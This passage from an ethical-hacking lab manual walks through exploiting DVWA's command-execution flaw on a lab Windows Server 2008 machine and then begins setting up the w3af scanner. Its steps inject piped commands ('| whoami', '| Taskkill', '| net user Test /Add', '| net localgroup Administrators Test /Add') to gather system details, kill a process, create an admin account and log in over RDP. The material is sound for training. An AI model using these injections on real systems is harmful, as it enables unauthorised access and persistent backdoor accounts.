

FIGURE 5.8: Selecting DVWA Security

14. **DVWA Security** web page appears. Observe that the security level is **high**. This security setting was blocking you from executing commands other than simply pinging a machine.



FIGURE 5.9: Viewing the Security Setting

15. Now, we will be setting the security level of the web application to "**low**" to exploit the command execution vulnerability. Here, our intention is to show that a weakly secured web application is the prime focus of attackers, to exploit its vulnerabilities.

16. Select **low** option from the drop-down list, and click **Submit**.

FIGURE 5.10: Configuring DVWA Security

17. You have configured weak security setting in DVWA. Let us see if we can execute any commands besides pinging a machine.

18. Click **Command Execution** in the left pane.

FIGURE 5.11: Selecting Command Execution

TASK 4

Extract Host Information

19. The **Command Execution** web page appears, type **| hostname** and click **submit**.

FIGURE 5.12: Obtaining Hostname

20. DVWA returns the name of the Windows Server 2008 machine, as shown in the screenshot:

FIGURE 5.13: Hostname Obtained

21. This infers that the command execution field is vulnerable, and you are able to execute commands remotely.
22. Now, let us try to extract more information regarding the Windows Server 2008 machine.
23. Type the command **| whoami** and click **submit**.



FIGURE 5.14: Obtaining Domain Information

24. The application displays the user, group, and privileges information for the user currently logged onto the Server 2008 machine, as shown in the screenshot:

FIGURE 5.15: Domain Information Revealed

TASK 5

List the Processes

25. Now, let us view the processes running on the machine. Type | **tasklist** and click **submit**.



FIGURE 5.16: Obtaining Processes Information

26. A list of all the running processes is displayed, as in the screenshot:



FIGURE 5.17: Processes Information Obtained

TASK 6

Terminate a Process

27. Let us see if we can terminate a process. Choose a process (other than windows process; here, **firefox** is chosen), and note its process ID (PID).



FIGURE 5.18: Viewing a Process PID

28. Type **| Taskkill /PID [Process ID value of the desired process] /F** and click **submit**.

29. By issuing this command, you are forcefully (**/F**) terminating the process.

FIGURE 5.19: Killing a Process

30. The process will be successfully terminated, as shown in the screenshot:

FIGURE 5.20: Process Successfully Terminated

TASK 7

List the Directory Structure

31. To confirm that the process has been successfully terminated, issue the | **tasklist** command.
32. Now, let us view the directory structure of the **Windows Server 2008** machine.
33. Type | **dir C:** and click **submit** to view the files and directories in **C:**.

FIGURE 5.21: Obtaining Directory Information

34. The directory structure of **Windows Server 2008** is displayed, as in the screenshot:

FIGURE 5.22: Directory Information Obtained

35. In the same way, you can issue commands to view other directories.
36. Now, we shall try to obtain information related to the user accounts.
37. To view user account information, type **| net user** and click **submit**.

TASK 8

List the User Accounts



FIGURE 5.23: Obtaining User Account Information

38. DVWA obtains user account information from **Windows Server 2008** and lists it as shown in the screenshot:



FIGURE 5.24: User Account Information Obtained

TASK 9

Create a New User Account

39. Now, let us use the command execution vulnerability and attempt to add a user account remotely.
40. Here, we shall be creating an account named **Test**. Type **| net user Test /Add** and click **submit**.



FIGURE 5.25: Adding a New User

41. A user account is created on the name "**Test.**" Let us view the new user account by issuing the command | **net user**.

FIGURE 5.26: Viewing the Added User

42. You will observe the newly created account as shown in the following screenshot:



FIGURE 5.27: Viewing the Added User

43. Now, let us view the new account's information. Type | **net user Test** and click **submit**.



FIGURE 5.28: Viewing the Added User Information

44. The **Test** account information appears. You can see that **Test** is a standard user account and does not have administrative privileges.



FIGURE 5.29: Viewing the Added User Information

TASK 10

Assign Admin Privileges to the User Account

45. Let us assign administrative privileges to the account. The reason for granting admin privileges to this account is to use this (admin) account to log into the Windows Server 2008 machine by a remote desktop connection and with administrator access.

46. To grant administrative privileges, type | **net localgroup Administrators Test /Add** and click **submit**.



FIGURE 5.30: Assigning Administrative Privileges

47. Now you have successfully granted admin privileges to the account. Let us confirm the new setting by issuing the command | **net user Test**.



FIGURE 5.31: Viewing User Information

48. Observe that **Test** is now an administrator account.



FIGURE 5.32: User Account has Admin Privileges

TASK 11

Establish a Remote Desktop Connection

49. So, let us now log into the Windows Server 2008 machine's Test account using Remote Desktop Connection.
50. Display the **Apps** screen, and click **Remote Desktop Connection**.



FIGURE 5.33: Selecting Remote Desktop Connection

51. The Remote Desktop Connection dialog box appears; enter the IP Address of the **Windows Server 2008** (here, **10.0.0.9**) machine in the **Computer** text field, and click **Connect**.

FIGURE 5.34: Establishing a Remote Desktop Connection

52. The Windows Security dialog box appears; enter the username **Test** and click **OK**.



FIGURE 5.35: Establishing a Remote Desktop Connection

53. The **Remote Desktop Connection** window appears; click **Yes** to connect to the remote computer.

FIGURE 5.36: Establishing a Remote Desktop Connection

54. A remote desktop connection is successfully established, as shown in the screenshot:



FIGURE 5.37: Remote Desktop Connection Established Successfully

55. Thus, you have made use of a command execution vulnerability in a DVWA application hosted on a Windows Server 2008 machine, extracted information related to the machine, created an administrator account remotely, and logged into it.
56. Now, you may discontinue the session and log out of the web application.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

6

Auditing Web Application Framework Using w3af

w3af is a web-application "attack and audit framework." The project's goal is to create a framework to help you secure web applications by finding and exploiting all their vulnerabilities.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

With the emergence of Web 2.0, increased information sharing through social networking, and increasing adoption of the Web as a means of doing business and delivering services, websites have often been attacked directly. Hackers seek to compromise either the corporate network or its users who are accessing its website by "drive-by downloading."

As many as 70% of web sites have vulnerabilities that could lead to the theft of sensitive corporate data such as credit-card information and customer lists. Hackers are concentrating their efforts on web-based applications—shopping carts, forms, login pages, dynamic content, and so on. Accessible 24/7 from anywhere in the world, insecure web applications provide easy access to backend corporate databases and allow hackers to perform illegal activities using the compromised site.

Web application attacks, launched on port 80/443, go straight through the firewall, past operating-system and network-level security, and into the heart of the application, where corporate data resides. Tailor-made web applications are often insufficiently tested, have undiscovered vulnerabilities, and are therefore easy prey for hackers.

As an expert Penetration Tester, you will need to determine whether your website is secure before hackers download sensitive data, commit a crime using your website as a launch pad, and endanger your business. You can use w3af to check the website, analyze its applications, and find perilous SQL injection, cross-site scripting, and other attacks that could compromise the online business. Concise reports identify where web applications need to be fixed, thus enabling you to protect your business from impending hacker attacks!

Lab Objectives

The objective of this lab is to help students secure web applications and **test** websites for vulnerabilities and threats.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 12 Hacking Web Applications

Lab Environment

To perform this lab, you will need:

- A computer running Windows Server 2012 (Host Machine)
- A computer running Windows Server 2008 (Victim Machine)
- A computer running Kali Linux (Attacker Machine)
- A web browser with an Internet connection
- WAMPServer running in Windows Server 2008

Lab Duration

Time: 15 Minutes

Overview of Web Application Security

Web application security is a branch of Information Security that deals specifically with security of websites, web applications, and web services.

At a high level, Web application security draws on the principles of application security but applies them specifically to Internet and Web systems. Typically, web applications are developed using programming languages such as PHP, Java EE, Java, Python, Ruby, ASP.NET, C#, VB.NET, or Classic ASP.

Lab Tasks

Before starting this lab, make sure that Windows Server 2008 virtual machine is turned on and **WAMPServer** is running.

TASK 1

Start WAMPServer

1. Launch Windows Server 2008 from Hyper-V Manager and log into the machine.
2. Once you have logged into the machine, navigate to **Start** and click **start WAMPServer**.
3. This will start the **WAMPServer** service on the Windows Server 2008 machine.

4. Leave the Windows Server 2008 running.



FIGURE 6.1: Start WAMPServer

w3af has two user interfaces, the console user interface and the graphical user interface. This user guide will focus on the console user interface where it's easier to explain the framework's features.

TASK 2

Launch w3af

5. Now, launch the **Kali Linux** virtual machine from Hyper-V Manager and log into the machine.
6. Finding SQL injections and cross-site scripting is one of the most common tasks performed by an ethical hacker.
7. To perform this task, launch **w3af** vulnerability scanner (Applications → Kali Linux → Web Applications → Web Vulnerability Scanners, and choose **w3af**).



FIGURE 6.2: Launch w3af

w3af can now identify all inputs, but it won't identify Cross-Site Scriptings and SQL injections unless we instruct it to by enabling the corresponding audit plugins. In this case the plugins are xss and sqli. Also in the plugin tree, open the audit plugin branch and enable the plugins.

8. Accept the terms and conditions of the w3af pop-up by clicking **Yes** to continue.

FIGURE 6.3: w3af Terms and Conditions

Before starting the scan you can save the current settings to a profile which will help you repeat this scan in a next run, or customize it with advanced settings. On the profile list right-click over empty_profile, which should be in bold letters indicating that changes have been made to it, and select "Save configuration to a new profile"? Complete the required information and you should see a new profile in the list.

9. Building the main screen dialog box appears, wait until it completes. It automatically closes once configuration is complete.

FIGURE 6.4: w3af Building main screen dialog box

w3af supports these types of authentication credentials that a user can provide in order for the scanner to keep a session open to scan the target web application: HTTP Basic authentication, NTLM authentication, Form authentication, Setting an HTTP cookie.

10. The **w3af – Web Application Attack and Audit Framework** window appears, as shown in the screenshot.



FIGURE 6.5: w3af Main Window

TASK 3

Set Scan Configuration

11. On the **Scan config** tab, choose **empty_profile** and type http://10.0.0.7/dvwa/ in the **Target** field.
12. **10.0.0.7** is the IP address of Windows Server 2008 machine in which the WAMPServer is hosted.
13. The IP addresses shown in the lab may vary in your lab environment.
14. Expand the node of the **audit** Plugin, as shown in the screenshot.
15. Audit plugins will take the injection points found by crawl plugins and transfer the crafted information to find any application vulnerabilities.
16. Once you expand the audit plugins, it displays the list of plugins applicable to auditing a web application.

